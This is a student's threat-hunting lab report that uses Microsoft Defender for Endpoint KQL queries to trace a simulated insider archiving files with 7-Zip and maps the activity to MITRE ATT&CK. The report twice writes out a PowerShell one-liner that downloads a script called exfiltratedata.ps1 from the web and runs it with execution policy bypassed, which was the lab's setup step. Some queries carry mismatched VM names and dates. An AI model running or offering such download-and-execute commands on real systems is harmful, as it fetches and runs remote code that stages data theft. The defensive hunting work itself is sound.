Threat Hunting Lab 9/15/2025

Scenario 3: Suspected Data Exfiltration Employee

Tools Used: Microsoft Azure Virtual Machine "brucesept15vmon," and Microsoft Defender for Endpoint.

Backstory for the purposes of the lab:

"An employee named John Doe, working in a sensitive department, recently got put on a performance improvement plan (PIP). After John threw a fit, management has raised concerns that John may be planning to steal proprietary information and then quit the company. Your task is to investigate John's activities on his corporate device () using Microsoft Defender for Endpoint (MDE) and ensure nothing suspicious is taking place."

"John is an administrator on his device and is not limited to which applications he uses. He may try to archive/compress sensitive information and send it to a private drive or something."

Created the finding:

Invoke-WebRequest -Uri

'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/he ads/main/cyber-range/entropy-gorilla/exfiltratedata.ps1' -OutFile 'C:\programdata\exfiltratedata.ps1';cmd /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\exfiltratedata.ps1

Ran and installed on Virtual Machine.

Timeline Summary and Findings:

Data Collection:

Goal:

Gather relevant data from logs, network traffic, and endpoints. Consider inspecting process activity as well as the file system for anything that matches the compression or exfiltration of data.

Activity:


Ensure data is available from all key sources for analysis.


Notes/Findings:

Ran this to ensure data is available from all key sources for analysis, and ensure the relevant tables contain recent logs for my virtual machine:

Sep 15, 2025 11:15:11 AM


DeviceNetworkEvents | where DeviceName has "brucesept15vmon" | take 20






Sep 15, 2025 11:17:49 AM

DeviceProcessEvents | where DeviceName has "brucesept15vmon" | take 10



Sep 15, 2025 11:20:21 AM

DeviceFileEvents | where DeviceName has "brucesept15vmon" | take 10




These screenshots confirm that data is available from all key sources for analysis, and the relevant tables contain recent logs for my virtual machine.

Have run the following queries to investigate further:

Sep 15, 2025 11:30:19 AM


DeviceFileEvents | where DeviceName has "brucesept15vmon" | take 20




Modified that to include possible .zip files:

Sep 15, 2025 11:38:23 AM

DeviceFileEvents | where DeviceName has "brucesept15vmon" | where FileName endswith ".zip" | order by Timestamp desc



Finding 4 "FileName" that ends with .zip:



The established Lab required us to create the finding at the beginning of this experiment:

Invoke-WebRequest -Uri

'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/he ads/main/cyber-range/entropy-gorilla/exfiltratedata.ps1' -OutFile 'C:\programdata\exfiltratedata.ps1';cmd /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\exfiltratedata.ps1

As stated before, this was ran and installed on the Virtual Machine.

This following screenshot confirms our efforts to create this scenario, showing the suspicious activity and where it came from:




Having performed this search within MDE DeviceFileEvents for activity that included .zip files and found four examples of irregular activity showing archiving and moving data to a backup folder.

Screenshots are above and are shown below as well.

Search performed:


Sep 15, 2025 11:38:23 AM

DeviceFileEvents | where DeviceName has "brucesept15vmon" | where FileName endswith ".zip" | order by Timestamp desc




Have run the following queries to investigate further:

```
// Look for any kind of archive activity
let archive_applications = dynamic(["winrar.exe", "7z.exe", "winzip32.exe",
"peazip.exe", "Bandizip.exe", "UniExtract.exe", "POWERARC.EXE", "IZArc.exe",
"AshampooZIP.exe", "FreeArc.exe"]);
let VMName = "windows-target-1";
DeviceProcessEvents
| where FileName has_any(archive_applications)
| order by Timestamp desc
```



Discovering the "7z.exe" shown in this screenshot, which is a part of the query and confirms archive activity.



Sep 15, 2025 12:12:35 PM

// Look for any file activity, based on the Timestamp from any discovered process activity

let specificTime = datetime(2024-10-15T19:00:48.5615171Z);


let VMName = "windows-target-1";

DeviceFileEvents


| where Timestamp between ((specificTime - 1m) .. (specificTime + 1m))

| where DeviceName == VMName

| order by Timestamp desc



Discovering these findings:





Discovering the powershell.exe and the "portable executable." This is suspicious activity.

InitiatingProcessParentFile	InitiatingProcessParentCrea	RequestProtocol	RequestAccountName	RequestAccountDomain	RequestAccountSid	ReportId	AdditionalFields
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	IhreatHunt	bruceSept15vmon	X S-1-5-21-560625984	46//	{"File Type":"Unknown"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4649	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4648	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4647	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4646	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4645	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4644	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4643	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4640	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	R S-1-5-21-560625984	4638	{"FileType":"PortableExecutable"}

Sep 15, 2025 12:21:59 PM

```
// Look for any network activity, based on the Timestamp from the process or file activity
let VMName = "windows-target-1";
let specificTime = datetime(2024-10-15T19:00:48.5615171Z);
DeviceNetworkEvents
| where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))
| where DeviceName == VMName
| order by Timestamp desc
```





Discoveries and Summary:

7z2408-x64.exe is the **Windows 64-bit installer** for **7-Zip**, an open-source file archiver utility (version 24.08).


7-Zip is used to compress and decompress files and supports many archive formats (e.g., 7z, ZIP, RAR, TAR, GZ). Attackers sometimes drop or rename it to use in post-exploitation because it's portable, fast, and can be run without installation.

Legitimate use: normal file compression/decompression by users or admins.

Malicious use: adversaries may leverage 7-Zip to:

- Exfiltrate data (compress sensitive files into a single encrypted archive).
- Stage payloads (pack multiple tools/scripts together).
- Evasion (use strong AES-256 encryption in 7z files to avoid detection).

Discovery:



exfiltratedata.ps1 is a PowerShell-based data-exfiltration utility — either malicious or a red-team tool — that can enumerate files, compress/encrypt them, and transmit them over network channels (Invoke-WebRequest/Invoke-RestMethod, BITS, SMB, or tunneled C2).

Why it's dangerous / what it can do:

- Collects sensitive files (documents, databases, credential stores).
- Compresses and/or encrypts to hide structure and reduce noise.
- Sends data out over common protocols (HTTP/S, FTP, SMB) or via a C2 channel, often using built-in Windows tooling so as to blend in.
- May be obfuscated or use encoded PowerShell to avoid detection.

Taking one of the instances that has been discovered of a .zip file being created, then took the timestamp and searched under DeviceProcessEvents for any activity that is happening 2 minutes before the archive was created and 2 minutes after the archive was created.

This enables us to see that around the same time a PowerShell script silently installs 7zip and then uses 7zip to "zip" up employee data into an archive.

```
Sep 15, 2025 12:56:39 PM

// Look for any network activity, based on the Timestamp from the process or file activity

let VMName = "brucesept15vmon";


let specificTime = datetime(2025-09-15T15:51:00.6149431Z);

DeviceProcessEvents

| where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))

| where DeviceName == VMName

| order by Timestamp desc
```



To find more evidence I ran this command:

Sep 15, 2025 1:16:51 PM

// Look for any network activity, based on the Timestamp from the process or file activity
let VMName = "brucesept15vmon";

let specificTime = datetime(2025-09-15T15:51:00.6149431Z);

DeviceProcessEvents


| where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))

| where DeviceName == VMName

| order by Timestamp desc

| project Timestamp, DeviceName, ActionType, FileName,

ProcessCommandLine



Showing more evidence of these files being created and then exfiltrating data.

However, there is no evidence that the data was actually exfiltrated.

In MITRE ATT&CK terms this maps to:

T1560: Archive Collected Data and often involves T1059.001: PowerShell and exfiltration techniques such as T1041 / T1071.001 depending on the transport used.

T1560 – Archive Collected Data (for exfiltration), sometimes T1027 – Obfuscated Files or Information (if used for packing/encryption).

Response, within the scope/backstory of the Lab

Immediate containment & remediation:

- 1. Isolate the host from the network.
- 2. Preserve memory and disk (collect the exfiltratedata.ps1 file, PowerShell logs, and network pcap if available).
- 3. Identify scope: what files were accessed and where they were potentially sent.
- 4. Hunt for related IOCs (domains, IPs, related scripts or scheduled tasks) and block them; rotate credentials if sensitive data was exposed.
- 5. Remediate the host (clean or rebuild) and harden PowerShell logging/policy to prevent re-use.

These Findings, Notes, Evidence, and Data has been communicated to the employee's manager. However, there is no evidence that the data was actually exfiltrated. Will await further instructions from Management.